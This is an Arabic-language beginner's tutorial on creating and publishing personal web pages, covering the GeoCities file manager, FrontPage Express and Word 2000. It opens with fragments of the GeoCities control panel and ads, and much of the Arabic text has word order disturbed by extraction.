Monitor your site performance and check your site statistics. Review service announcements and browse the GeoCities community.

Nawal

Getting Started Delete module

إنترنت

اختر الصفحة (اللسان): manage

www.geocities.com/ ID : GeoCities Free

Upgrade to an ad-free site Start by searching for a domain name >> www.

Setup fee Waived!

GeoCities Control Panel

Home Create & Update **Manage** Promote Help Index

Manage

Organize and upload images and other files. Monitor your site performance.

File Management Tools


<p>Easy Upload</p> <p>Copy images and other files to your web site easily with this online tool.</p> <p>nawa</p>	<p>File Manager</p> <p>Upload and organize files, work with folders, and create and edit web pages.</p>
--	---

Site Status

Get t
Upgra
• 500M
• 25GB
• No a
Get Gr
(Save!
More
Stu

اختر الوصلة: File manage

الخطوة السابعة



[Commerce from Yahoo!](#)
Month Free
setup fee waived. A
able ecommerce plan, 24x7
port.
[allbusiness.yahoo.com](#)

[Yahoo! Web Hosting](#)
\$25 Setup Waived
Reliable plans include domain
& 24x7 support.
[webhosting.yahoo.com](#)

[Domain Names from](#)
Yahoo! only \$9.95/yr
Includes starter web page,
email & domain forwarding,
24x7 support.
[domains.yahoo.com](#)

[Yahoo! Dom](#)
Setup
email
forwa
small

[www.geocities.com/hallom9: GeoCities Free](#)

File Manager

maintain and modify files and subdirectories with this versatile
. Access the Advanced Editor to edit and create HTML files.

Show: html gif jpg other
files which begin with: Nawal
Manually enter filenames

[Open File Manager](#)

[Open file manger](#)

الخطوة الثامنة:



YAHOO! GeoCities [Yahoo! - Account Info - Help - Sign Out](#)

[California - Starting a Business](#)
Obtain all legal ducuments
here. Fictitious business
name, or...
[fbnusa.com](#)

[Start Your Own Business Idea](#)
Own a highly rated Internet
business. \$149... U.S.
investment...
[wsicorporate.com](#)

[Start Your Own Business Idea](#)
Seriously thinking about going
into business for yourself?
Liberty...
[libertytaxfranchise.com](#)

[Start Your Own Business Idea](#)
Real home bus. oppo
Pot. six figure income
only...
[www.oneyearplan.net](#)

Welcome, **ID**

Yahoo! GeoCities

[Home](#) > [File Manager](#)

Save time by uploading all your files at once with FTP when you upgrade to one of our [premium plans](#). [Setup Fee Waived!](#)
Limited time offer.

Your site: [http://www.geocities.com/ID](#) Edit using:

checked files

- تظهر صفحة فيها جدول وفي العمود الأول في كل خلية زر استعراض اضغط عليه ثم اختر الملف الذي قمت بإنشائه على حاسوبك لنشره في ويب
- توجد في نفس الصفحة أسفل جدول أزرار الاستعراض زر لاضافة تحميل ملفات أخرى
- وبعد اختيار جميع الملفات من خلال أزرار الاستعراض اضغط على الزر

Upload Files

- يمكن تحميل الملفات واحداً تلو الآخر أو كل ثلاثة أو معاً المهم أن لا يتجاوز حجمها الحجم المسموح به من قبل الجيوسيتيز

الخطوة التاسعة: بعد الخطوة السابقة يخبرني بنجاح التحميل ويسألك إذا كنت تريد تحميل ملفات أخرى أم العودة الى Files manager بالعودة إلى File Manager يعرض اسماء الملفات المحملة على ويب كما في الشكل التالي مثلاً:





ملاحظة:

إذا فشل التحميل حاول مرة أخرى بعد أن تصحح الأخطاء المسببة للفشل (في الإعادة إفادة)

- انتبه إلى أسماء جميع الملفات والمجلدات أن تكون بالأحرف اللاتينية حتى على جهازك على طول المسار

كيف انشئ منتدى على الانترنت بإسبسط صورة

هذا الموقع مجاني ونستطيع ان ننشئ فيه موقع فقط نذهب للعنوان www.mam9.com

لانشاء صفحة ويب في الانترنت

فيما سبق، يتضمن الموقع عادة، عدداً من الصفحات، يحفظ كل منها في ملف منفصل، تحدثنا المواقع التي عن الطرق المتوفرة لإنشاء صفحة أو موقع، على شبكة ويب، وركزنا على خدماتها توفر صفحات مجانية، وبيّنا ميزات وعيوب بعض هذه المواقع، وقارنا بين إليها، المختلفة، من ناحية السعة المتوفرة للصفحة، وأسلوب تحديثها، وسهولة الوصول وأعطينا مثلاً سريعاً، عن إنشاء صفحة مجانية على أحد المواقع المشهورة، وهو

<http://www.geocities.com>.

رئيسيين، هما: لكن حجز الصفحة بحد ذاته، سيكون بداية لعملية إدارتها، التي تتضمن شقين الموجود على شبكة إنترنت. تأليف محتوياتها وتحديثها، ثم إرسال تلك المحتويات إلى المزود بعضها، في المقال المشار إليه، إلا وتتم هاتان المهمتان بأدوات وأساليب مختلفة، تطرقنا إلى إنترنت، لضيق المساحة المخصصة أننا لم نتوسع في شرح كيفية إنشاء محتويات صفحات هذا الجانب، عبر مثال لإنشاء صفحة لها. لذلك، أركز في هذا المقال وفي العدد المقبل، على المواقع التي توفر إمكانية إنشاء الصفحات شخصية. لكن، لا بأس أولاً، من إعادة ذكر أهم المجانية التي توفرها الشخصية المجانية حالياً، مع سعة الصفحة

الموقع

سعة الصفحة المجانية

www.angelfire.com

ميجابايت 5

www.geocities.com

ميجابايت 11

www.sprec.com

غير محدود

www.tripod.com

ميجابايت 11

www.wbs.net

ميجابايت 7

تأليف محتويات صفحة على شبكة ويب

من أين أبدأ؟

تتوفر طريقتان لتأليف الصفحات على شبكة ويب، أولهما استخدام لغة

HTML

والثانية استخدام أحد محررات صفحات ويب، فأيهما تختار؟

ويب. لكن لا بد لك كمبتدئ، أن تختار الطريقة الأسهل، وهي استخدام أحد محررات صفحات

دعني أولاً أن أرضي فضولك لمعرفة ماذا تعني لغة

HTML

وأبين لك لماذا يعتبر التعامل معها الطريقة الأصعب لتأليف صفحات ويب؟

فإنه عندما يجلب برنامج التصفح صفحة من موقع على شبكة ويب، ويعرضها على الشاشة، يجلب ملفاً نصياً، مكتوباً بلغة

HTML

المكتوب بلغة مع نص الصفحة ذاته، وبعض ملفات الصور والمليميديا، أحياناً. يصف النص وأماكن ، للمتصفح، طريقة توضع نص الصفحة، وتتابع فقراته، وما هي عناوينه، HTML التالي ، وذلك بالشكل (tags) "الصور فيه ... إلخ، بواسطة ما يسمى "الواصفات

<tag>text<\tag>

مثال ذلك السطر التالي:

<h1>صفحتي الشخصية<\h1>

يجب ، للمتصفح، كيف يظهر النص "صفحتي الشخصية"، ولهذا، <h1> تبين الواصفة لتعلم تأليف الصفحات بلغة

HTML

التأليف بهذه تعلم معنى عشرات الواصفات المختلفة. وهذا هو السبب الرئيسي الذي يجعل يستخدمها اللغة صعباً، إلا أنها توفر مرونة كبيرة وقوة في تأليف صفحات ويب، لذا المحترفون في هذا المجال.

استخدام محررات ويب أسهل، لأنها تسمح بتأليف الصفحات، بدون الدخول في تفاصيل استخدام الواصفات، وبشكل يشبه تنسيق الصفحات في أحد معالجات الكلمات. والواقع أن محررات ويب هي معالجات كلمات أصلاً، أضيفت لها بعض الإمكانيات الخاصة بتحرير ويب، بالإضافة إلى أنه توجد معالجات كلمات، يمكن استخدامها لتأليف صفحات ويب صفحات كبرنامج مايكروسوفت وورد، مثلاً بسيطة،

أي محررات صفحات ويب أختار؟

ويدعم يفضل، كمبتدئ، اختيار أبسط محرر لصفحات ويب، الذي يوفر الإمكانيات الأساسية، استخدام اللغة العربية، ويفضل أيضاً، أن يكون مجانياً، أليس كذلك؟

، FrontPage Express وهذا ما جعلنا نختار استخدام برنامج تحرير صفحات ويب

FrontPage

من موقع يرفق بالإصدارة الكاملة من برنامج إنترنت إكسبلورر ٥,٠، والذي يمكن استجلابه
مايكروسوفت التالي

<http://www.microsoft.com/ie/download>،

الكاملة أو استجلاب تحديث للإصدارة المصغرة التي توجد لديك)، ويجب تركيب الإصدارة)
من إنترنت إكسبلورر ٥,٠، حتى يتم تركيبه

قبل أن تبدأ بتصميم الصفحة

مثال، إنشاء لابد من أن تخطط قليلاً، قبل أن تبدأ بتصميم الصفحة، وبما أننا نقترح عليك
رئيسية، وسجل صفحة شخصية، فكر ماذا يمكن أن تقدم من معلومات، و صنفها ضمن فقرات
اهتماماتك عناوين تلك الفقرات. يمكن أن تعرض نبذة عن سيرتك الشخصية، وتحدث عن
لزوار صفحتك، وهواياتك، وتقدم لائحة ارتباطات بالصفحات المفضلة لديك، وتنشئ سجلاً
مخططاً عاماً وغير ذلك. إذا كنت تخطط لإنشاء صفحة أو موقع أعقد من ذلك، يفضل أن تضع
للموقع، وتفكر في عرض المعلومات ضمن عدة صفحات

البدء بالعمل

أولاً: ركب برنامج

FrontPage Express

أو وشغله. لا حاجة لأن تكون متصلاً بإنترنت، أو حتى أن تكون حجتت صفحة مجانية
أولاً، مدفوعة على أحد المواقع، لكي تبدأ بتأليف صفحتك، إذ ستحفظها على القرص الصلب
جديداً، تخصصه لتجربتها قبل إرسالها إلى المزود على شبكة إنترنت. يفضل أن تنشئ مجلداً
لحفظ ملفات صفحات ويب التي تؤلفها

عندما تشغل برنامج

FrontPage Express

يختلف عنها ستلاحظ أن واجهته مشابهة لواجهات برامج معالجة الكلمات، والتعامل معه لا
مطلقاً. يفتح البرنامج عند تشغيله، ملفاً لصفحة

HTML

باسم

Untitled Normal Page

في ملف تتلخص طريقة العمل أثناء تأليف الصفحات، بإدخال وتنسيق المعلومات، ثم حفظها

HTML

ستظهر فعلياً عبر هذا البرنامج، ثم فتح الملف ذاته بالمتصفح، لمشاهدة شكل الصفحة كما على إنترنت، والتأكد أنها تعمل بشكل صحيح

ابدأ بإدخال النص التالي

(!صفحة السيد /تي(ضع اسمك بدلاً من اسمي طبعاً

المحتويات

السيرة الذاتية

الاهتمامات والهوايات

المواقع المفضلة

اتصلوا بي

المشابهة لأزرار نسق العبارات السابقة بالشكل الذي تراه مناسباً، مستخدماً أزرار الأدوات، أدوات برنامج مايكروسوفت وورد

شئت، وتعبر هذه يمكنك أيضاً، إدخال العبارات باللغة الإنجليزية أو بلغة لاتينية أخرى إذا الصفحة باختيار العبارات عن عنوان الصفحة، بالإضافة إلى عناوين محتوياتها. احفظ

File/Save

فيظهر البرنامج صندوق حوار يطلب فيه اسم الملف وموقعه في مربع

Page Location

أدخل الاسم والموقع الذي تريده. أما مربع

Page Title

فهو يطلب ما يسمى عنوان الصفحة

(Title)

لائحة وهو النص القصير الذي يظهر على رأس نافذة المتصفح عندما تفتحها، ويظهر في

العلامات المرجعية

(bookmark)

تي / ويجب اختياره بحيث يصف محتويات الصفحة الشخصية باختصار، (مثلاً، صفحة السيد). لمشاهدة الصفحة كما ستظهر على ويب، شغل المتصفح الذي تستخدمه، (يجب أن تشغل الذي متصفحاً يدعم اللغة العربية، إذا استخدمت اللغة العربية)، وافتح الصفحة من المجلد حفظتها فيه، باستخدام

File/Open

ويب في برنامج إنترنت إكسبلورر، مثلاً)، فتشاهدها كما ستعرض على شبكة

!مبروك

لقد ألفت صفحتك الأولى، وهي محفوظة على قرصك المحلي، بانتظار أن ترسلها إلى موقع صفحتك لاحقاً (upload).

الصفحة، بإضافة لا تبدو تلك الصفحة مثيرة، حتى الآن، أليس كذلك؟! لنتابع إذاً، تأليف محتويات جديدة إليها، وإعطائها شكلاً أكثر أناقة

المزيد من الأناقة

ما يجب تعيينه، بما أن الصفحة التي تولفها باللغة العربية، فهي تقرأ من اليمين لليسار، وهذا الكلمات ليعرضها المتصفح بشكل صحيح، ولتسهيل إدخال المعلومات، وترتيب

واختر وعلامات الترقيم فيها. انقر بالزر الأيمن على أي مكان في الصفحة،

Page Properties

من القائمة، ثم اختر من صندوق الحوار، لسان التبويب

General

واختر اتجاه القراءة

RTL

من اللانحة المنسدلة

Document Reading Direction

أذهب إلى لسان تبويب

Background

اللائحتين غير لون أرضية الصفحة، ولون النص إلى الألوان المرغوبة لديك، بالاختيار من المنسدلتين

Background وText

شريط ثم انقر زر "موافق". ضع المشيرة في السطر التالي لعنوان الصفحة، واختر من القوائم

Insert/Horizontal Line

الذاتية" حتى ليظهر خط أفقي تحت العنوان. اختر مجموعة العناوين التي تبدأ من "السيرة
"

اتصلوا بي"، ثم انقر على الزر الموجود على شريط الأدوات، والمسمى

Bulleled List

أصبحت أفضل، أليس كذلك؟

يعرض احفظ الملف بشكله الحالي بدون أن تغلقه، وبدل إلى برنامج التصفح الذي مازال
النسخة السابقة من الصفحة. حدث الصفحة بنقر زر

Refresh

هذه في إنترنت إكسبلورر وسيحمل المتصفح النسخة الجديدة مباشرة. لا تنس أن تكرر
بالطريقة الطريقة في المراحل التالية، كلما عدلت شيئاً على الصفحة، لتتأكد من أنها تعرض
التي تتوقعها

المزيد من المرح

خاصاً هل تريد أن تحيي زوار صفحتك بمقطع من موسيقى تحبها؟ وأن تعطي صفحتك جواً
بك، بإضافة أرضية معينة؟

!... بسيطة

عد إلى خصائص الصفحة مرة أخرى، ولسان التبويب

General

واذهب إلى الإطار

Background Sound

أدخل مسار وموقع ملف الصوت في المستطيل

Location

أو انقر على زر

Browse

ثم اختر

From File

وانقر

Browse

الملف ، للوصول إليه عبر صندوق الحوار القياسي لفتح الملفات. يمكن أن يكون هيئة الصوتي

، AU ، أو AIFF ، أو MIDI ، أو WAV ،

وننصح باستخدام الهيئة

، AU ، أو MIDI ،

يمكن تكرار . لأن ملفاتها أقل حجماً من الملفات الصوتية الأخرى، بالنسبة لزمن العزف ذاته ، ضمن Loop عزف الملف الصوتي عدداً تختاره من المرات، بزيادة عدد الدورات في عداد

إطار

Background Sound

أو تكرار عزفه باستمرار، باختيار مربع الاختيار

Forever

ويجب تذكر أنه يجب إرسال هذا الملف الصوتي إلى مزود إنترنت الذي سترسل إليه صفحتك حفظه على الدليل ذاته الذي ستحفظها فيه

!لا بد أنك خمنت الآن من أين يمكن أن تضيف أفضية للصفحة

نعم، عبر خصائص الصفحة أيضاً، ومن لسان التبويب

Background

انقر مربع الاختيار

Background Image

ثم أدخل مسار واسم ملف الصورة أو انقر الزر

Browse

للوصول إليه، ويمكن نقر مربع الاختيار

Watermark

مع لجعل الصورة ثابتة بحيث ينزلق النص فوقها أثناء زلق الصورة، وهي ميزة تستخدم الصور الكبيرة التي تملأ كامل الشاشة. يجب أن يكون ملف صورة الأرضية بهيئة

JPG أو GIF

لأنهما تأخذان لأنهما الهيئتان اللتان يمكن أن يقرأهما المتصفح، واختيرتا لصفحات ويب الهيئتين، يوفر حجماً أقل، وترسمان بسرعة أكبر، وإذا لم تكن الصورة بإحدى هاتين

FronPage Express

إمكانية التحويل إلى هيئة

GIF

الصفحة عند حفظ الملف. اختر صورة صغيرة يمكن تكرارها، لأن البرنامج يطلي بها أرضية الصفحة تلقائياً. ولا تنس أنها يجب أن ترسل كملف مستقل إلى مزود ويب، الذي سيحفظ

هل نسيت محتويات الصفحة؟

قليلاً. جعلنا شكل الصفحة، أكثر جاذبية حتى الآن، وحين الوقت أن نلقت إلى مضمونها إلى معلومات سيتوقع زائر الصفحة، أن ينقر على عبارة "السيرة الذاتية"، مثلاً، للانتقال بالنسبة للعناوين عن السيرة الذاتية الخاصة بي، (أو سيرتك الذاتية، في صفحتك)، ومثل ذلك الأخرى، فكيف تجعل الصفحة بهذا الشكل؟

خذ رشفة من فنجان الشاي، ونفساً عميقاً، وتابع الخطوات التالية

الرئيسي أدخل خطأ أفقياً آخر بعد قائمة العناوين، مشابهاً للخط الذي يلي العنوان

أدخل عبارة "السيرة الذاتية"، بعد ذلك الخط الأفقي

من القائمة اختر عبارة "السيرة الذاتية" الجديدة، وانقرها بالزر الأيمن للماوس، واختر

Font Properties

الخط ثم اختر ما تراه مناسباً من قياس الخط ولونه، عبر صفحة خصائص

القوائم، قائمة تأكد أنك ما تزال تختار عبارة "السيرة الذاتية" الجديدة، ثم اختر من شريط

Edit

واختر منها

Bookmark

أدخل في صندوق الحوار اسم العلامة المرجعية

MyCV

مثلاً، وانقر زر

Ok

ستلاحظ ظهور خط منقط تحت عبارة "السيرة الذاتية

قائمة انتقل إلى عبارة "سيرتي الذاتية" الأولى في الأعلى، واخترها، ثم انقر على

Insert

واختر

Hyperlinks

فيظهر صندوق حوار، اختر منه لسان التبويب

Open Pages

اختر اسم الصفحة التي تحررها، من لائحة

Open Pages

ثم اختر من اللائحة المنسدلة

Bookmark

MyCV

هذه ثم انقر "موافق". ستلاحظ تغير لون العبارة إلى لون يشير إلى وجود ارتباط عند العبارة، ويظهر تحتها خط متصل.

المرجعية، كرر هذا الإجراء بالنسبة للعبارات الباقية، مع اختيار أسماء مختلفة للعلامات وإدراج خطوط أفقية بين الفقرات المختلفة.

سيؤدي. احفظ الملف، ثم اذهب إلى المتصفح الذي تستعمله، حدث الصفحة، ولاحظ النتيجة مباشرة انقر على أي من العناوين إلى الانتقال إلى الفقرات المتعلقة بها.

لكن أين محتويات الفقرات ذاتها؟ أمر بسيط!، عد إلى ملف الصفحة في

FrontPage Express

تفعل في أي وأدخل النصوص التي تريدها، تحت عناوين الفقرات التي أنشأتها، ونسقها مثلما معالج كلمات عادي، ثم احفظ الصفحة مرة أخرى.

المفضلة؟ وكيف لا، انتظر، مهلاً! نسينا أن نبين لك كيفية إنشاء لائحة الارتباطات بالمواقع يمكن إنشاء ارتباط بعنوان البريد الإلكتروني، في قسم "اتصلوا بي"؟

على شكل لإنشاء لائحة الارتباطات بالمواقع المفضلة، أدخل أسماء المواقع التي تريدها، :لائحة، ثم كرر ما يلي بالنسبة لكل اسم منها

من Insert\Hyperlink اختر اسم الموقع، اسم "السيد/شاي"، مثلاً، ثم اختر القوائم شريط

اذهب إلى لسان التبويب

World Wide Web

في صندوق الحوار الظاهر

اختر

http

من لائحة

Hyperlink Type

أدخل في مستطيل

URL

عنوان الموقع الذي حددت اسمه، أي العنوان

<http://www.iawmag.com>

المتصفح في هذا المثال، ثم انقر زر "موافق"، وتنتهي، بذلك، العملية. حدّث الصفحة في
ولاحظ النتيجة

كي تنشئ ارتباطاً بريدك الإلكتروني، في قسم "اتصلوا بي"، أدخل كلمة "بريدي
الإلكتروني"، مثلاً، واخترها، ثم افتح صندوق حوار إنشاء ارتباط

(Insert\Hyperlink)

وإذهب إلى لسان التبويب

World Wide Web

واختر

mailto:

من لائحة

Hyperlink Type

ثم أدخل عنوان بريدك الإلكتروني في مستطيل

URL

وانقر "موافق"

فيديو؟ وماذا إذا أردت إضافة صور، ومقاطع

! الأمر بسيط، أيضاً

يمكن أن تضيف بعض صورك الشخصية، أو صور عائلتك، أو بعض المواقع التي تعجبك،
بالإضافة إلى بعض مقاطع الفيديو القصيرة. من الأفضل أن تجهز ملفات الصور بحيث تكون
بهينة

JPG ، GIF

AVI

أنه يجب أن فيجب إرسال هذه الملفات إلى مزود ويب، لاحقاً، عند إرسال الصفحة، لذلك تذكر
لا يتجاوز مجموع حجم هذه الملفات، مع حجم ملف

HTML

على الخاص بالصفحة، وملفي الأرضية، والموسيقى المرافقة، حجم السعة المخصصة لك
مزود ويب

ضع المشيرة في المكان الذي تريد أن تظهر الصورة فيه، واختر

Insert/Image

ثم اختر

From File

وأدخل مسار واسم الملف في المستطيل، أو انقر الزر

Browse

يحتويه لفتح صندوق حوار فتح ملف، والوصول إلى ملف الصورة بالانتقال إلى المجلد الذي
الماوس أخيراً، انقر زر "موافق" لإدراج الصورة. إذا نقرت الصورة بعد إدراجها بزر
الأيمن، يمكنك اختيار

Image Properties

وجودتها من القائمة، لتظهر خصائص الصورة التي تسمح لك بالتحكم بقياسها،

فيه المقطع، لإدراج مقطع الفيديو في الصفحة، ضع المشيرة على المكان الذي تريد أن يظهر
واختر

Insert/Video

زر ثم أدخل اسم ملف الفيديو ومساره مباشرة، أو انتقل بعد النقر على

Browse

التبويب انقر بالزر الأيمن على صورة ملف الفيديو، واختر خصائص الصورة، ثم اختر لسان

Video

لنتمكن من تحديد خيارات تشغيل الملف، الموجودة ضمن إطار

Repeat

كتشغيله باستمرار

Forever

تشغيله من إطار أو لعدد معين من المرات يفصل بينها تأخيرات زمنية معينة، أو تعيين بدء

Start

عند فتح الصفحة

On file Open

أو عند مرور الماوس فوق صورته

On Mouse Over

(لا يدعم إنترنت إكسبلورر ٣,٠٢ هذه الميزة)

وماذا بعد؟

وكائنات ما يزال بإمكانك تحسين صفحتك، بإضافة بعض المكونات الأخرى، كبرمجيات جافا،

ActiveX

يمكن أن أرسل وأشياء أخرى، وهذا ما سنتركه للقائنا المقبل. لكن لا بد أنك ستتساءل: كيف صفحتي وملفاتها المرافقة إلى إنترنت؟

أن تفعل ذلك سنورد مثلاً على ذلك في مكن آخر من الصفحة، أما إذا كنت مستعجلاً، وتريد الموقع الذي تريد الآن، اتصل بإنترنت أولاً، وزر المواقع التي توفر صفحات مجانية، وقرر إليه، وتأكد من قراءة أن تنشئ صفحتك لديه، وستجد لديه شرحاً عن كيفية إرسال الملفات على مزودها. فبعضها الشروط التي تضعها الجهة صاحبة الموقع، لتسمح لك بنشر صفحتك ذلك إضافة بعض يفرض عليك المحافظة على إعلاناته، على صفحتك، وربما يتطلب منك أسطر لغة

HTML

!!إليها

لا تجزع! فعلى الرغم من أنك لم تولف صفحتك بهذه اللغة، فإن برنامج

FrontPage Express

فعل ذلك نيابة عنك. إذا كان ملف صفحتك مفتوحاً، اختر

View/HTML

من شريط القوائم، فيعرض البرنامج، نافذة فيها نص صفحتك بلغة

HTML

يمكن أن تلتصق فيها، أي نص بلغة

HTML

بالنقر على زر كما يطلب الموقع الذي يوفر لك مكاناً مجانياً على إنترنت. أغلق النافذة

Ok

بالموقع الذي تم احفظ الملف بحالته الجديد، وأرسله إلى مكان الصفحة، بالطريقة الخاصة

اخترته

لانشاء صفحة ويب في برنامج الورد للويندوز

هل ترغب في إنشاء صفحة أو موقع على ويب؟ تابع معنا إذًا، كيف تفعل ذلك. يستخدم معظمنا برنامج مايكروسوفت وورد لتحرير النصوص، لكن إمكانيات وورد لا تقتصر على الأدوات التي يوفرها لتحرير النصوص، إذ يمكن استخدامه أيضاً، لإنشاء ونشر صفحات ويب، خاصة بالنسبة لغير المحترفين، الذين لا يشكل تأليف ونشر صفحات ويب عملهم الرئيسي، والذين لا يريدون، أو يحتاجون الدخول في أعماق لغة HTML، أو غيرها اللغات المتخصصة. وعلى الرغم من أن النتائج التي يمكن الحصول عليها من تأليف صفحات ويب بواسطة برنامج وورد، لن تكون بمستوى البرامج المتخصصة في هذا المجال، فإنها أكثر من كافية بالنسبة لمعظم المستخدمين الذين يرغبون في إنشاء صفحات شخصية، أو صفحات تعكس اهتمامهم بموضوع معين. ولا يتفرد برنامج وورد بتوفير هذه الإمكانيات بين برامج أوفيس، إذ أنها متوفرة أيضاً في كل من إكسل وأكسس وفوتو درو وپاور بوينت، لكننا سنقتصر على شرح استخدام أهم الأدوات التي يوفرها وورد ٢٠٠٠، لإنشاء صفحات ويب.

قبل أن تبدأ
تحتاج لتأليف صفحات ويب، إلى توفير محتوياتها من نصوص وصور بشكل رقمي، وعليك بعد ذلك تنسيق تلك المحتويات، وتعيين طريقة التنقل والوصلات بينها، وصياغتها في صفحات ويب، ولا تحتاج إلى اتصال بالإنترنت كي تنشئ صفحات ويب، بل يكفي أولاً، أن تعمل على القرص الصلب المحلي في جهازك. ضع مخططاً مبدئياً للصفحات التي تريد إنشاءها، وما تريد أن تتضمن من معلومات، وأسلوب الانتقال من صفحة إلى أخرى. يجب أن تحجز موقعاً أو صفحات مجانية على إنترنت، كي تستطيع إرسال صفحات ويب إلى الشبكة، لكننا لن ندخل في تفاصيل هذه المسألة، فذلك خارج نطاق مقالتنا.

احفظ بهيئة HTML
أبسط طريقة لإنشاء صفحة ويب باستخدام وورد، هي أن تحفظ الوثيقة التي تعمل عليها كصفحة HTML، وذلك باختيار "ملف"، ثم "حفظ باسم..."، واختيار "Web page"، من قائمة حفظ الملف بنوعه، وتحديد اسم الملف، ثم النقر على زر "موافق"، أو يمكنك اختيار "حفظ كصفحة ويب"، مباشرة من القائمة "ملف". ظهر وورد في مستطيل حوار حفظ الملف بهيئة صفحة ويب، زر "تغيير العنوان"، الذي يسمح لدى النقر عليه، باختيار عنوان الصفحة الذي يظهر على شريط عنوان المتصفح عند فتحها.

يؤدي تحويل صفحات وورد إلى هيئة HTML بهذه الطريقة، إلى إنشاء صفحة ويب واحدة تتضمن جميع صفحات ملف وورد تلك، بالترتيب والتنسيق ذاته، من أنواع، وقياسات وألوان خطوط، ومحاذاة نصوص، وجداول، وصور، ومخططات بيانية، وخطوط Word Art. لاحظ أن إنترنت إكسبلورر ٥، يقدم أفضل دعم لجميع العناصر التي يمكن أن يحفظها وورد في صفحة ويب، وربما لا تظهر تلك العناصر بالطريقة ذاتها في متصفحات أخرى، مثل نتسكيب. ينشئ برنامج وورد مجلداً إضافياً في المجلد ذاته الذي تحفظ فيه ملف ويب يسميه مجلد الدعم، ويضع فيه ملفات الصور وملفات مساعدة أخرى، لإظهار صفحة ويب بالتنسيق المطلوب، وذلك إذا كان الخيار "تنظيم الملفات المعتمدة في مجلد"، من "أدوات/خيارات.."، لسان التبويب "عام"، والنقر على زر "خيارات ويب"، لا تنس أن ترسل هذا المجلد مع

محتوياته يحمل هذا المجلد عادة، اسم ملف ويب ذاته، إلى المزود البعيد، عند إرسال الصفحة إلى [إنترنت](#).
يوفر وورد أيضاً، إمكانية معاينة أي صفحة تحررها، كما ستظهر عندما تحولها إلى صفحة ويب، وذلك باختيار "معاينة صفحة ويب"، من قائمة "ملف"، فيفتح وورد المتصفح الذي تستخدمه، ويعرض محتويات ملف مؤقت أنشأه في الدليل `WINDOWS\TEMP\Word\`، وله اسم الوثيقة التي تحررها، ويتضمن محتوياتها، `كائنات HTML`.

ملف HTML جديد
يسمح وورد مباشرة، بفتح ملف جديد من نوع HTML، أو تحرير ملف موجود لديك. اختر قائمة "ملف"، ثم الأمر "جديد"، واختر القالب "صفحة ويب" من مستطيل الحوار الظاهر، ثم انقر على الزر "موافق". سيظهر وورد صفحة ويب خالية، تشبه أي وثيقة عادية لوورد، لكنك ستجد، إذا أردت حفظها، أنه يختار افتراضياً الحفظ بهيئة HTML. لا تختلف طريقة إدخال وتحرير النصوص في هذه الصفحة عن ما تفعله عند تحرير وثيقة من نوع Doc، لكن، يصبح بالإمكان استخدام بعض الأوامر والوظائف الإضافية، مثل الأمر "مصدر HTML"، من قائمة "عرض"، والذي يسمح بتحميل الشيفرة المصدرية بلغة HTML لصفحة ويب في محرر Microsoft Development Environment. يوفر وورد أيضاً، شريط أدوات خاصاً بويب، يمكن إظهاره بالنقر بالزر الأيمن للماوس على شريط الأدوات، واختيار "أدوات ويب". وهو يتضمن مجموعة من الأدوات التي تسمح بإضافة عناصر إدخال، وقوائم، وأزرار استمارات، وبرامج نصية (Script)، وأفلام، وأصوات، ونصوص ترميزية. يحتاج استخدام عناصر الإدخال والقوائم والاستمارات (forms) في صفحات ويب، مستوى أعلى من الخبرة والمعرفة بكتابة واستخدام النصوص البرمجية، وسنكتفي لهذا، باستخدام بعض الأدوات السهلة التي يوفرها شريط أدوات ويب. انقر على الأداة "فيلم"، فيظهر مستطيل الحوار المبين، لإضافة فيلم قصير إلى صفحة ويب، يعمل عند فتح الصفحة أو عند مرور مؤشر الماوس فوق مكانه. انقر على الزر "استعراض" بجانب المستطيل فيلم، وانتقل إلى أحد المجلدات التي تحتفظ فيها بملف من نوع avi، أو mov، أو غير ذلك مما تذكره القائمة "أنواع الملفات"، واختر الملف الذي تريده، ثم انقر على الزر "موافق" للعودة إلى مستطيل الحوار "قصاصة فلم" يسمح المستطيلان "صورة بديلة" و"نص بديل" بإظهار صورة أو نص، في المتصفحات التي لا تدعم إظهار هذا النوع من قصاصات الأفلام، ويظهر النص البديل عندما لا يرغب المستخدم بإظهار الصور في صفحة ويب. تسمح خيارات القراءة بتحديد بدء تشغيل الفيلم، عند فتح الصفحة، أو عند مرور الماوس فوقه، أو عند حدوث أي من هاتين الحالتين، بينما تسمح القائمة "مرات"، بتعيين عدد مرات تشغيل الفيلم. إذا أردت إضافة صوت خلفي 